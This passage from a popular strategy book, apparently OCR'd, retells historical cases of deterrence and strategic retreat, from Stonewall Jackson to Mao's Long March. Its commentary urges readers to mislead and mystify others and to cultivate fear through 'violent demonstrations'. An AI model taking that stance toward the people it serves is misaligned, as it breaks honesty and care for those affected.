After Kernstown, Jackson retreated south, away from Banks, and lay low for a few weeks. In early May, thinking that the Shenandoah Valley had been secured, Lincoln sent McDowell toward Richmond, and Banks prepared to join him. Again Jackson was ready: he marched his army in a completely bizarre fashion, first to the east, toward McDowell, then back west into the Valley. Not even his own soldiers knew what he was doing. Mystified by these strange maneuvers, Lincoln imagined--but wasn't sure--that Jackson was marching to fight McDowell. Once again he halted McDowell's march south, kept half of Banks's army in the valley, and sent the other half to help McDowell defend himself against Jackson.

Suddenly the Union's plans, which had seemed so perfect, were in disarray, its troops too scattered to support each other. Now Jackson went in for the kill: he linked up with other Confederate divisions in the area and, on May 24, marched on the Union army--now divided and dangerously diminished--that remained in the valley. Jackson maneuvered onto its flank and sent it in headlong retreat north to the Potomac River. His pursuit of this army sent a wave of panic through Washington: this now dreaded general, commanding forces that seemed to have doubled in size overnight, was heading straight for the capital.

Secretary of War Edwin Stanton telegraphed Northern governors to alert them to the threat and to muster troops for the city's defense. Reinforcements quickly arrived to halt the Confederate advance. Meanwhile Lincoln, determined to eliminate Jackson once and for all, ordered half of McDowell's army west to join in the fight to destroy this pest and the other half to return to Washington to secure the capital. McClellan could only agree.

Once again Jackson retreated, but by now his plan had worked to perfection. In three months, with only 3,600 men, he had diverted well over 60,000 Northern troops, bought the South enough time to coordinate the defense of Richmond, and completely altered the course of the war.

Interpretation

The story of Stonewall Jackson in the Shenandoah Valley illustrates a simple truth: what matters in war, as in life generally, is not necessarily how many men you have or how well supplied you are but how your enemies see you. If they think you are weak and vulnerable, they act aggressively, which in and of itself can put you in trouble. If they suddenly think you are strong, or unpredictable, or have hidden resources, they back off and reassess. Getting them to change their plans and treat you more carefully can by itself alter the war. In any struggle, some things will be outside your control; you may not be able to put together a large army or defend all your weak points, but you can always affect people's perceptions of you.

Jackson altered Union perceptions first by his bold attack on Kernstown, which made Lincoln and McClellan think he had more troops than he did--they could not imagine that anyone would be so stupid as to send only 3,600 men against a Union stronghold. If Jackson was stronger than they had

imagined, that meant they needed more men in the Shenandoah Valley, which cut into the troops available for the march on Richmond. Next Jackson began behaving unpredictably, creating the impression of having not only a large army but also some strange and worrying plan. Lincoln's and McClellan's inability to figure out this plan stopped them in their tracks, making them divide their forces to take care of the possible dangers. Finally Jackson attacked boldly one more time. He did not have nearly enough men to threaten Washington, but Lincoln could not be sure of that. Like a conjuror, Jackson created a bogeyman out of an army that in essence was laughably small.

You must take control over people's perceptions of you by playing with appearances, mystifying and misleading them. Like Jackson, it is best to mix audacity with unpredictability and unorthodoxy and act boldly in moments of weakness or danger. That will distract people from any holes in your armor, and they'll be afraid there may be more to you than meets the eye. Then, if you make your behavior hard to read, you'll only seem more powerful, since actions that elude interpretation attract attention, worry, and a bit of awe. In this way you will throw people off balance and onto their heels. Kept at a distance, they will be unable to tell how far you are bluffing them. Aggressors will back off. Appearance and perception--you are not someone to mess with--will become reality.

2. King Edward I of England was a fierce thirteenth-century warrior-king who was determined to conquer all of the British Isles. First he battered the Welsh into submission; then he set his sights on Scotland, laying siege to towns and castles and razing to the ground the communities that dared to resist him. He was even more brutal with the Scots who fought back, including the famous Sir William Wallace: he hunted them down and had them publicly tortured and executed.

Only one Scottish lord eluded Edward: Robert the Bruce, Earl of Carrick (1274-1329), who had somehow escaped to the remote fastness of northern Scotland. So Edward captured the rebel's family and friends, killing the men and imprisoning the women in cages. Bruce remained defiant. In 1306 he had himself crowned Scotland's king; whatever it took, he vowed to revenge himself on Edward and throw the English out of Scotland. Hearing this, Edward became even more determined to capture this final piece in his Scottish wars, but in 1307 he died, before the job was done.

Edward's son, now Edward II, did not share his father's lust for war. Edward I had left the island secure. The new king did not have to worry about Scotland; England was far wealthier, and its armies were well equipped, well fed, well paid, and experienced. In fact, their recent wars had made them the most-feared fighters in Europe. At any moment Edward II could field a great army against the Scots, whose weapons and armor were primitive. He felt confident that he could handle Robert the Bruce.

A few months into the reign of Edward II, Bruce managed to take some Scottish castles held by the English and burn them to the ground. When Edward sent forces against him, Bruce refused to fight and fled with his small army into the forest. Edward sent more men to secure his remaining strongholds in Scotland and exact revenge on Bruce, but now Scots soldiers suddenly began to raid England. Highly mobile, these pirates on horseback devastated the northern English countryside, destroying crops and livestock. The English campaign in Scotland had become too costly, so it was called off--but a few years later Edward tried again.

This time an English army penetrated farther into Scotland, but again, in response, Scottish raiders rode south into England, wreaking still more havoc on farms and property. And in Scotland itself Bruce's army burned their own countrymen's crops, leaving the English invaders nothing to eat. As before, the English wore themselves out chasing Bruce, but to no avail--the Scots refused battle. Bivouacked in their camps, the English soldiers would hear bagpipes and horns out in the dark at night, making it impossible to sleep. Hungry, tired, and irritated to no end, they soon retreated back to northern England, only to find their own land barren of crops and cattle. Morale sank. No one wanted to fight in Scotland anymore. Slowly one castle after another fell back into Scottish hands.

In 1314 the Scots finally engaged in direct combat with the English, at the Battle of Bannockburn, and defeated them. It was a most humiliating loss for Edward II, who swore to avenge it. In 1322 he decided to finish Bruce off once and for good with a vigorous campaign worthy of his father. Organizing and personally leading the largest army yet to fight the rebellious Scots, Edward got as far as Edinburgh Castle. At one point he sent foragers out to look for food in the countryside; they returned with a single decrepit bull and an empty wagon. Dysentery swept the English troops. Edward was forced to retreat, and when he reached northern England, he saw that the Scots had once again razed the fields there, and more thoroughly than ever. Hunger and disease finished off the remnants of his army. The campaign was such a disaster that a rebellion broke out among Edward's lords: he fled but in 1327 was captured and killed.

> *Another anecdote explaining* iwao-no-mi *concerns an accomplished warrior who had reached the highest stage of the art of sword fighting. Having been enlightened as to the true meaning of the art of sword fighting, which should be based on the promotion of well-being of people rather than the destruction or killing of others, this great master was not interested in fighting any longer. His ability in the art of sword fighting was absolutely unquestionable; he was respected and feared by everyone. He walked the streets with a cane like a bored old man and yet wherever he went people looked at him with intense fear and respect. People were careful not to anger him and the old man was nonchalant. This is akin to having a huge rock hanging above a mountain path. People are afraid of the rock, which they believe may come down at any moment, and so they walk quietly and carefully under the rock. But the rock is actually very stable, being planted in the ground so deeply that it will never fall down. But people do not know it, and they continue to fear that it will fall down if they make any kind of loud noise as they walk under it. The rock just sits there completely indifferent to its surroundings and people's fear and awe.*
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> *A WAY TO VICTORY: THE ANNOTATED BOOK OF FIVE RINGS*, TRANSLATED AND COMMENTARY BY HIDY OCHIAI, 2001

The following year Edward's son, Edward III, negotiated a peace with the Scots, granting Scotland its independence and recognizing Robert the Bruce as its rightful king.

Interpretation

The English thought they could move on Scotland with impunity anytime they wanted. The Scots were poorly equipped, and their leadership was bitterly divided: seeing such weakness, what could prevent English conquest? Trying to stop what seemed inevitable, Robert the Bruce evolved a novel strategy. When the English attacked, he did not take them on directly; he would have lost. Instead he hit them indirectly but where it hurt, doing exactly to the English what they were doing to him: ruining his country. He continued to play tit for tat until the English understood that every time they attacked Scotland, they would get a bloody nose in exchange: they would lose valuable farmland, be harassed, fight in abysmal conditions. They slowly lost their hunger for the fight, then finally gave up.

The essence of this deterrence strategy is the following: when someone attacks you or threatens you, you make it clear that he will suffer in return. He--or she--may be stronger, he may be able to win battles, but you will make him pay for each victory. Instead of taking him on directly, you hurt something he values, something close to home. You make him understand that every time he bothers you he can expect damage, even if on a smaller scale. The only way to make you stop attacking him in your irritating fashion is for him to stop attacking you. You are like a wasp on his skin: most people leave wasps alone.

3. One morning in 1474, King Louis XI (1423-83)--France's infamous "Spider King," so named because he always wove the most intricate and well-conceived plots against his enemies--went into a vehement rant against the Duke of Milan. The courtiers present that January day listened in amazement as the normally composed and careful king spun out his suspicions: although the duke's father had been a friend, the son could not be trusted; he was working against France, breaking the treaty between the two countries. On and on the king went: perhaps he would have to take action against the duke. Suddenly, to the courtiers' dismay, a man slipped quietly out of the room. It was Christopher da Bollate, the Milanese ambassador to France. Bollate had been received graciously by the king earlier that morning but then had retreated into the background; Louis must have forgotten he was there. The king's diatribe could cause quite a diplomatic mess.

> *Once, when a group of five or six pages were traveling to the capital together in the same boat, it happened that their boat struck a regular ship late at night. Five or six seamen from the ship leapt aboard and loudly demanded that the pages give up their boat's anchor, in accord with the seaman's code. Hearing this, the pages ran forward yelling, "The seaman's code is something for people like you! Do you think that we samurai are going to let you take equipment from a boat carrying warriors? We will cut you down and throw you into the sea to the last man!" With that, all the seamen fled back to their own ship. At such a time, one must act like a samurai. For trifling occasions it is better to accomplish things simply by yelling. By making something more significant than it really is and missing one's chance, an affair will not be brought to a close and there will be no accomplishment at all.*
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> *HAGAKURE: THE BOOK OF THE SAMURAI,* YAMAMOTO TSUNETOMO, 1659-1720

Later that day Louis invited Bollate to his private rooms and, lounging on his bed, began an apparently casual conversation. Drifting into politics, he described himself as a supporter of the Duke of Milan's: he would do anything, he said, to help the duke expand his power. Then he asked, "Tell me, Christopher, has it been reported to you what I said this morning in council? Tell me the truth--was it not some courtier who told you?" Bollate confessed that he had actually been in the room during the king's tirade and had heard the king's words himself. He also protested that the Duke of Milan was a loyal friend of France. Louis replied that he had his doubts about the duke and had cause to be angry--but then he immediately changed the subject to something pleasant, and Bollate eventually left.

The next day the king sent three councilors to visit Bollate. Was he comfortable in his lodgings? Was he happy with his treatment from the king? Was there anything they could do to improve his stay at the French court? They also wanted to know if he was going to pass on the king's words to the duke. The king, they said, considered Bollate a friend, a confidant; he had merely been venting his emotions. It meant nothing. Bollate should forget the whole thing.

Of course, none of these men--the councilors, the courtiers, Bollate--knew that the king had done all this deliberately. Louis was certain that the perfidious ambassador--whom he hardly considered a friend, let alone a confidant--would report what he had said in detail to the duke. He knew that the duke was treacherous, and this was precisely how Louis wanted to send him a warning. And it seemed the message got through: for the next several years, the duke was an obedient ally.

Interpretation

The Spider King was a man who always plotted several moves in advance. In this case he knew that if he spoke politely and diplomatically to the ambassador of his worries about the duke, his words would carry no weight--they would seem like whining. If he vented his anger directly to the ambassador, on

the other hand, he would look out of control. A direct thrust is also easily parried: the duke would just mouth reassurances, and the treachery would go on. By transmitting his threat indirectly, however, Louis made it stick. That the duke was not meant to know he was angry made his anger truly ominous: it meant he was planning something and wanted to keep the duke from suspecting it and knowing his true feelings. He delivered his threat insidiously to make the duke ponder his intentions and to instill an uneasy fear.

> *It was thus that, during the 1930s, the diplomacy of Mussolini's Italy was greatly enhanced by a stance of restless bellicosity and by a mirage of great military strength: an army of "eight million bayonets," whose parades were dashing affairs of* bersaglieri *on the run and roaring motorized columns; and an air force greatly respected, not least for its spectacular long-range flights to the North Pole and South America; and a navy that could acquire many impressive ships because so little of its funding was wasted on gunnery trials and navigation. By a military policy in which stage management dominated over the sordid needs of war preparation, Mussolini sacrificed real strength for the sake of hugely magnified images of what little strength there was--but the results of suasion that those images evoked were very real: Britain and France were both successfully dissuaded from interfering with Italy's conquest of Ethiopia, its intervention in Spain, and the subjection of Albania; and none dared oppose Italy's claim to be accepted as a Great Power, whose interests had to be accommodated sometimes in tangible ways such as the licenses obtained by Italian banks in Bulgaria, Hungary, Romania, and Yugoslavia). Only Mussolini's last-minute decision to enter the war in June 1940--when his own considerable prudence was overcome by the irresistible temptation of sharing in the spoils of the French collapse--brought years of successful deception (and self-deception) to an end.*
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> *STRATEGY: THE LOGIC OF WAR AND PEACE*, EDWARD N. LUTTWAK, 1987

When we are under attack, the temptation is to get emotional, to tell the aggressors to stop, to make threats as to what we'll do if they keep going. That puts us in a weak position: we've revealed both our fears and our plans, and words rarely deter aggressors. Sending them a message through a third party or revealing it indirectly through action is much more effective. That way you signal that you are already maneuvering against them. Keep the threat veiled: if they can only glimpse what you are up to, they will have to imagine the rest. Making them see you as calculating and strategic will have a chilling effect on their desires to harm or attack you. It is not worth the risk to find out what you may be up to.

4. In the early 1950s, John Boyd (1927-97) served with distinction as a fighter pilot in the Korean War. By the middle of that decade, he was the most respected flight instructor at Nellis Air Force Base in Nevada; he was virtually unbeatable in practice dogfights, so good that he was asked to rewrite the manual on fighter-pilot tactics. He had developed a style that would demoralize and terrorize, get inside the opponent's head, disrupt his ability to react. Boyd was clever and fearless. But none of his training and skill, none of his brushes with death as a pilot, prepared him for the bloodless backstabbing, political maneuvering, and indirect warfare of the Pentagon, where he was assigned in 1966 to help design lightweight jet fighters.

As Major Boyd quickly discovered, Pentagon bureaucrats were more concerned with their careers than with national defense. They were less interested in developing the best new fighter than in satisfying contractors, often buying their new technological gear regardless of its suitability. Boyd, as a pilot, had trained himself to see every situation as a kind of strategic combat, and in this instance he decided to transfer his skills and style of warfare to the jungles of the Pentagon. He would intimidate,

discourage, and outsmart his opponents.

Boyd believed that a streamlined jet fighter of the kind he was designing could outperform any plane in the world. But contractors hated his design, because it was inexpensive--it did not highlight the technology they were trying to peddle. Meanwhile Boyd's colleagues in the Pentagon had their own pet projects. Competing for the same pot of money, they did everything they could to sabotage or transform his design.

Boyd developed a defense: Outwardly he looked a little dumb. He wore shabby suits, smoked a nasty cigar, kept a wild look in his eye. He seemed to be just another emotional fighter pilot, promoted too fast and too soon. But behind the scenes he mastered every detail. He made sure he knew more than his opponents: he could quote statistics, studies, and engineering theories to support his own project and poke holes through theirs. Contractors would show up in meetings with glossy presentations delivered by their top engineers; they would make fantastic claims to dazzle the generals. Boyd would listen politely, seem impressed, and then suddenly, without warning, he would go on the offensive--deflating their optimistic claims, showing in detail that the numbers did not add up, revealing the hype and the fakery. The more they protested, the more vicious Boyd got, bit by bit tearing their project to shreds.

Blindsided by a man they had grossly underestimated, time and again the contractors would leave these meetings vowing revenge. But what could they do? He had already shot down their numbers and turned their proposals to mush. Caught in the act of oversell, they had lost all credibility. They would have to accept their defeat. Soon they learned to avoid Boyd: instead of trying to sabotage him, they hoped he would fail on his own.

In 1974, Boyd and his team had finished the design of a jet they had been working on, and it seemed certain to be approved. But part of Boyd's strategy had been to build up a network of allies in different parts of the Pentagon, and these men told him that there was a group of three-star generals who hated the project and were planning his defeat. They would let him brief the various officials in the chain of command, all of whom would give him their go-ahead; then there would be a final meeting with the generals, who would scuttle the project as they had planned to all along. Having gotten that far, though, the project would look as if it had been given a fair hearing.

In addition to his network of allies, Boyd always tried to make sure he had at least one powerful supporter. This was usually easy to find: in a political environment like the Pentagon, there was always some general or other powerful official who was disgusted with the system and was happy to be Boyd's secret protector. Now Boyd called on his most powerful ally, Secretary of Defense James Schlesinger, and won Schlesinger's personal approval for the project. Then, at the meeting with the generals, whom he could tell were inwardly gloating that they finally had him, Boyd announced, "Gentlemen, I am authorized by the secretary of defense to inform you that this is not a decision brief. This briefing is for information purposes only." The project, he said, had already been approved. He went on to deliver his presentation, making it as long as possible--twisting the knife in their backs. He wanted them to feel humiliated and wary of messing with him again.

As a fighter pilot, Boyd had trained himself to think several moves ahead of his opponents, always aiming to surprise them with some terrifying maneuver. He incorporated this strategy into his bureaucratic battles. When a general gave him some order that was clearly designed to ruin the plans for his lightweight jet, he would smile, nod, and say, "Sir, I'll be happy to follow that order. But I want you to put it in writing." Generals liked to issue commands verbally rather than putting them on paper as a way to cover themselves in case things went bad. Caught off guard, the general would either have to drop the order or deny the request to put it in writing--which, if publicized, would make him look terrible. Either way he was trapped.

After several years of dealing with Boyd, generals and their minions learned to avoid him--and


his foul cigars, his verbal abuse, his knife-twisting tactics--like the plague. Given this wide berth, he was able to push his designs for the F-15 and F-16 through the Pentagon's almost impossible process, leaving an enduring imprint on the air force by creating two of its most famous and effective jet fighters.

Interpretation

Boyd realized early on that his project was unpopular at the Pentagon and that he would meet opposition and obstruction up and down the line. If he tried to fight everyone, to take on every contractor and general, he would exhaust himself and go down in flames. Boyd was a strategist of the highest order--his thinking would later have a major influence on Operation Desert Storm--and a strategist never hits strength against strength; instead he probes the enemy's weaknesses. And a bureaucracy like the Pentagon inevitably has weaknesses, which Boyd knew how to locate.

The people in Boyd's Pentagon wanted to fit in and be liked. They were political people, careful about their reputations; they were also very busy and had little time to waste. Boyd's strategy was simple: over the years he would establish a reputation for being difficult, even nasty. To get involved with Boyd could mean an ugly public fight that would sully your reputation, waste your time, and hurt you politically. In essence Boyd transformed himself into a kind of porcupine. No animal wants to take on a creature that can do so much damage, no matter how small it is; even tigers will leave it alone. And being left alone gave Boyd staying power, allowing him to survive long enough to shepherd the F-15 and F-16 through.

Reputation, Boyd knew, is key. Your own reputation may not be intimidating; after all, we all have to fit in, play politics, seem nice and accommodating. Most often this works fine, but in moments of danger and difficulty being seen as so nice will work against you: it says that you can be pushed around, discouraged, and obstructed. If you have never been willing to fight back before, no threatening gesture you make will be credible. Understand: there is great value in letting people know that when necessary you can let go of your niceness and be downright difficult and nasty. A few clear, violent demonstrations will suffice. Once people see you as a fighter, they will approach you with a little fear in their hearts. And as Machiavelli said, it is more useful to be feared than to be loved.



Authority: When opponents are unwilling to fight with you, it is because they think it is contrary to their interests, or because you have misled them into thinking so.

--Sun-tzu (fourth century B.C.)

REVERSAL

The purpose of strategies of deterrence is to discourage attack, and a threatening presence or action will usually do the job. In some situations, though, you can more safely achieve the same thing by doing the opposite: play dumb and unassuming. Seem inoffensive, or already defeated, and people

may leave you alone. A harmless front can buy you time: that is how Claudius survived the violent, treacherous world of Roman politics on his way to becoming emperor--he seemed too innocuous to bother with. This strategy needs patience, though, and is not without risk: you are deliberately making yourself the lamb among the wolves.

In general, you have to keep your attempts at intimidation under control. Be careful not to become intoxicated by the power fear brings: use it as a defense in times of danger, not as your offense of choice. In the long run, frightening people creates enemies, and if you fail to back up your tough reputation with victories, you will lose credibility. If your opponent gets angry enough to decide to play the same game back at you, you may also escalate a squabble into a retaliatory war. Use this strategy with caution.

TRADE SPACE FOR TIME

THE NONENGAGEMENT STRATEGY

Retreat in the face of a strong enemy is a sign not of weakness but of strength. By resisting the temptation to respond to an aggressor, you buy yourself valuable time--time to recover, to think, to gain perspective. Let your enemies advance; time is more important than space. By refusing to fight, you infuriate them and feed their arrogance. They will soon overextend themselves and start making mistakes. Time will reveal them as rash and you as wise. Sometimes you can accomplish most by doing nothing.

RETREAT TO ADVANCE

In the early 1930s, Mao Tse-tung (1893-1976) was a rising star in the Chinese Communist Party. A civil war had broken out between the Communists and the Nationalists; Mao led campaigns against the Nationalists, using guerrilla tactics to beat them time and again, despite being greatly outnumbered. He also served as the chairman of the fledgling Chinese Communist government, and his provocative essays on strategy and philosophy were widely read.

Then a power struggle broke out among the Communists: a group of Soviet-educated intellectuals known as the 28 Bolsheviks tried to gain control of the party. They despised Mao, seeing his taste for guerrilla warfare as a sign of timidity and weakness and his advocacy of a peasant revolution backward. Instead they advocated frontal warfare, fighting the Nationalists directly for control of key cities and regions, as the Communists had done in Russia. Slowly the 28B isolated Mao and stripped him of both political and military power. In 1934 they put him under virtual house arrest on a farm in Hunan.

Mao's friends and comrades felt he had suffered a dizzying fall from grace. But more troubling than the fall itself was his apparent acceptance of it: he did not rally supporters to fight back, he stopped publishing, he effectively disappeared. Perhaps the 28B had been right: Mao was a coward.

That same year the Nationalists--led by General Chiang Kai-shek--launched a new campaign to destroy the Communists. Their plan was to encircle the Red Army in its strongholds and kill every last soldier, and this time they seemed likely to succeed. The 28B fought back bravely, battling to hold on to the few cities and regions under Communist control, but the Nationalists outnumbered them, were better equipped, and had German military advisers to help them. The Nationalists took city after city and slowly surrounded the Communists.

Thousands deserted the Red Army, but finally its remaining soldiers--around 100,000 of them--managed to break out of the Nationalist encirclement and head northwest. Mao joined them in their flight. Only now did he begin to speak up and question the 28B strategy. They were retreating in a straight line, he complained, making it easier for the Nationalists to chase them, and they were moving too slowly, carrying too many documents, file cabinets, and other trappings from their old offices. They were acting as if the whole army were merely moving camp and planning to keep fighting the Nationalists in the same way, fighting over cities and land. Mao argued that this new march should not be a momentary retreat to safer ground, but something larger. The whole concept of the party needed rethinking: instead of copying the Bolsheviks, they should create a distinctly Chinese revolution based on the peasantry, China's single largest population group. To accomplish this they needed time and freedom from attack. They should head southwest, to the farthest reaches of China, where the enemy could not reach them.

Red Army officers began to listen to Mao: his guerrilla tactics had been successful before, and the 28B strategy was clearly failing. They slowly adopted his ideas. They traveled more lightly; they moved only at night; they feinted this way and that to throw the Nationalists off their scent; wherever they went, they conducted rallies to recruit peasants to their cause. Somehow Mao had become the army's de facto leader. Although outnumbered a hundred to one, under his leadership the Red Army managed to escape the Nationalists and, in October 1935, to arrive at the remote reaches of Shan-hsi Province, where it would finally be safe.

Six in the fourth place means: The army retreats. No blame. In face of a superior enemy, with whom it would be hopeless to engage in battle, an orderly retreat is the only correct procedure, because it will save the army from defeat and disintegration. It is by no means a sign of courage or strength to insist upon engaging in a hopeless struggle regardless of circumstances.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

After crossing twenty-four rivers and eighteen mountain ranges and having many near misses with disaster, the army came to the end of its "Long March." It was radically reduced--it now numbered only 6,000--but a new kind of party had been forged, the kind Mao had wanted all along: a hard-core group of devoted followers who believed in a peasant revolution and embraced guerrilla warfare. Safe from attack in Shan-hsi, this purified party was slowly able first to recover, then to spread its gospel. In 1949 the Communists finally defeated the Nationalists for good and exiled them from mainland China.

Interpretation

Mao was born and raised on a farm, and Chinese farm life could be harsh. A farmer had to be patient, bending with the seasons and the capricious climate. Thousands of years earlier, the Taoist religion had emerged from this hard life. A key concept in Taoism is that of *wei wu*--the idea of action through inaction, of controlling a situation by not trying to control it, of ruling by abdicating rule. *Wei wu* involves the belief that by reacting and fighting against circumstances, by constantly struggling in life, you actually move backward, creating more turbulence in your path and difficulties for yourself. Sometimes it is best to lie low, to do nothing but let the winter pass. In such moments you can collect yourself and strengthen your identity.

Growing up on a farm, Mao had internalized these ideas and applied them constantly in politics and war. In moments of danger, when his enemies were stronger, he was not afraid to retreat, although he knew that many would see this as a sign of weakness. Time, he knew, would show up the holes in his enemies' strategy, and he would use that time to reflect on himself and gain perspective on the whole situation. He made his period of retreat in Hunan not a negative humiliation but a positive strategy. Similarly, he used the Long March to forge a new identity for the Communist Party, creating a new kind of believer. Once his winter had passed, he reemerged--his enemies succumbing to their own weaknesses, himself strengthened by a period of retreat.

War is deceptive: you may think that you are strong and that you are making advances against an enemy, but time may show that you were actually marching into great danger. You can never really know, since our immersion in the present deprives us of true perspective. The best you can do is to rid yourself of lazy, conventional patterns of thinking. Advancing is not always good; retreating is not always weak. In fact, in moments of danger or trouble, refusing to fight is often the best strategy: by disengaging from the enemy, you lose nothing that is valuable in the long run and gain time to turn inward, rethink your ideas, separate the true believers from the hangers-on. Time becomes your ally.

By doing nothing outwardly, you gain inner strength, which will translate into tremendous power later, when it is time to act.

Space I can recover. Time, never.

--Napoleon Bonaparte (1769-1821)

KEYS TO WARFARE

The problem we all face in strategy, and in life, is that each of us is unique and has a unique personality. Our circumstances are also unique; no situation ever really repeats itself. But most often we are barely aware of what makes us different--in other words, of who we really are. Our ideas come from books, teachers, all kinds of unseen influences. We respond to events routinely and mechanically instead of trying to understand their differences. In our dealings with other people, too, we are easily infected by their tempo and mood. All this creates a kind of fog. We fail to see events for what they are; we do not know ourselves.

Your task as a strategist is simple: to see the differences between yourself and other people, to understand yourself, your side, and the enemy as well as you can, to get more perspective on events, to know things for what they are. In the hubbub of daily life, this is not easy--in fact, the power to do it can come only from knowing when and how to retreat. If you are always advancing, always attacking, always responding to people emotionally, you have no time to gain perspective. Your strategies will be weak and mechanical, based on things that happened in the past or to someone else. Like a monkey, you will imitate instead of create. Retreating is something you must do every now and then, to find yourself and detach yourself from infecting influences. And the best time to do this is in moments of difficulty and danger.

Symbolically the retreat is religious, or mythological. It was only by escaping into the desert that Moses and the Jews were able to solidify their identity and reemerge as a social and political force. Jesus spent his forty days in the wilderness, and Mohammed, too, fled Mecca at a time of great peril for a period of retreat. He and just a handful of his most devoted supporters used this period to deepen their bonds, to understand who they were and what they stood for, to let time work its good. Then this little band of believers reemerged to conquer Mecca and the Arabian Peninsula and later, after Mohammed's death, to defeat the Byzantines and the Persian empire, spreading Islam over vast territories. Around the world every mythology has a hero who retreats, even to Hades itself in the case of Odysseus, to find himself.

> *Opportunities are changing ceaselessly. Those who get there too early have gone too far, while those who get there too late cannot catch up. As the sun and moon go through their courses, time does not go along with people. Therefore, sages do not value huge jewels as much as they value a little time. Time is hard to find and easy to lose.*
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> *HUAINANZI*, CHINA, SECOND CENTURY B.C.

If Moses had stayed and fought in Egypt, the Jews would be a footnote in history. If Mohammed had taken on his enemies in Mecca, he would have been crushed and forgotten. When you fight someone more powerful than you are, you lose more than your possessions and position; you lose your ability to think straight, to keep yourself separate and distinct. You become infected with the emotions and violence of the aggressor in ways you cannot imagine. Better to flee and use the time your flight buys to turn inward. Let the enemy take land and advance; you will recover and turn the tables when the time comes. The decision to retreat shows not weakness but strength. It is the height of strategic

wisdom.

The essence of retreat is the refusal to engage the enemy in any way, whether psychologically or physically. You may do this defensively, to protect yourself, but it can also be a positive strategy: by refusing to fight aggressive enemies, you can effectively infuriate and unbalance them.

During World War I, England and Germany fought a side war in East Africa, where each of them had a colony. In 1915 the English commander, Lieutenant General Jan Smuts, moved against the much smaller German army in German East Africa, led by Colonel Paul von Lettow-Vorbeck. Smuts was hoping for a quick win; as soon as he had finished off the Germans, his troops could move to more important theaters of war. But von Lettow-Vorbeck refused to engage him and retreated south. Smuts marched in pursuit.

Time and again Smuts thought he had von Lettow-Vorbeck cornered, only to find that the German officer had moved on just hours earlier. As if a drawn by a magnet, Smuts followed von Lettow-Vorbeck across rivers, mountains, and forests. Their supply lines extended over hundreds of miles, his soldiers were now vulnerable to small, harassing actions from the Germans, which destroyed their morale. Bogged down in pestilential jungles, as time went by, Smuts's army was decimated by hunger and disease, all without ever fighting a real battle. By the end of the war, von Lettow-Vorbeck had managed to lead his enemy on a four-year cat-and-mouse chase that had completely tied up valuable English forces and yielded them nothing in return.

Smuts was a persistent, thorough, aggressive leader who liked to defeat his opponents through maneuver in the field. Von Lettow-Vorbeck played on this taste: he refused to engage Smuts in frontal battle but stayed enticingly close, just beyond reach, holding out the possibility of engagement so as to keep the Englishmen pushing forward into the wilderness. Infuriated to no end, Smuts continued the chase. Von Lettow-Vorbeck used Africa's vast spaces and inhospitable climate to destroy the English.


Most people respond to aggression by in some way getting involved with it. It is almost impossible to hold back. By disengaging completely and retreating, you show great power and restraint. Your enemies are desperate for you to react; retreat infuriates and provokes them into further attack. So keep retreating, exchanging space for time. Stay calm and balanced. Let them take the land they want; like the Germans, lure them into a void of nonaction. They will start to overextend themselves and make mistakes. Time is on your side, for you are not wasting any of it in useless battles.

War is notoriously full of surprises, of unforeseen events that can slow down and ruin even the best-laid plan. Carl von Clausewitz called this "friction." War is a constant illustration of Murphy's Law: if anything can go wrong, it will. But when you retreat, when you exchange space for time, you are making Murphy's Law work for you. So it was with von Lettow-Vorbeck: he set up Smuts as the victim of Murphy's Law, giving him enough time to make the worst come to pass.

During the Seven Years' War (1756-63), Frederick the Great of Prussia was faced with Austrian, French, and Russian armies on every side, all determined to carve him up. A strategist who usually favored aggressive attack, Frederick this time went on the defensive, crafting his maneuvers to buy himself time and slip the net his enemies were trying to catch him in. Year after year he managed to avoid disaster, though barely. Then, suddenly, Czarina Elizabeth of Russia died. She had hated Frederick bitterly, but her nephew and successor to the throne, Czar Peter III, was a perverse young boy who had not liked his aunt and who greatly admired Frederick the Great. He not only pulled Russia out of the war, he allied himself with the Prussians. The Seven Years' War was over; the miracle Frederick needed had come to pass. Had he surrendered at his worst point or tried to fight his way out, he would have lost everything. Instead he maneuvered to create time for Murphy's Law to do its work on his enemies.

War is a physical affair, which takes place somewhere specific: generals depend on maps and

plan strategies to be realized in particular locations. But time is just as important as space in strategic thought, and knowing how to use time will make you a superior strategist, giving an added dimension to your attacks and defense. To do this you must stop thinking of time as an abstraction: in reality, beginning the minute you are born, time is all you have. It is your only true commodity. People can take away your possessions, but--short of murder--not even the most powerful aggressors can take time away from you unless you let them. Even in prison your time is your own, if you use it for your own purposes. To waste your time in battles not of your choosing is more than just a mistake, it is stupidity of the highest order. Time lost can never be regained.



Authority: To remain disciplined and calm while waiting for disorder to appear amongst the enemy is the art of self-possession.

--Sun-tzu (fourth century B.C.)

REVERSAL

When enemies attack you in overwhelming force, instead of retreating you may sometimes decide to engage them directly. You are inviting martyrdom, perhaps even hoping for it, but martyrdom, too, is a strategy, and one of ancient standing: martyrdom makes you a symbol, a rallying point for the future. The strategy will succeed if you are important enough--if your defeat has symbolic meaning--but the circumstances must work to highlight the rightness of your cause and the ugliness of the enemy's. Your sacrifice must also be unique; too many martyrs, spread over too much time, will spoil the effect. In cases of extreme weakness, when facing an impossibly large enemy, martyrdom can be used to show that your side's fighting spirit has not been extinguished, a useful way to keep up morale. But, in general, martyrdom is a dangerous weapon and can backfire, for you may no longer be there to see it through, and its effects are too strong to be controlled. It can also take centuries to work. Even when it may prove symbolically successful, a good strategist avoids it. Retreat is always the better strategy.

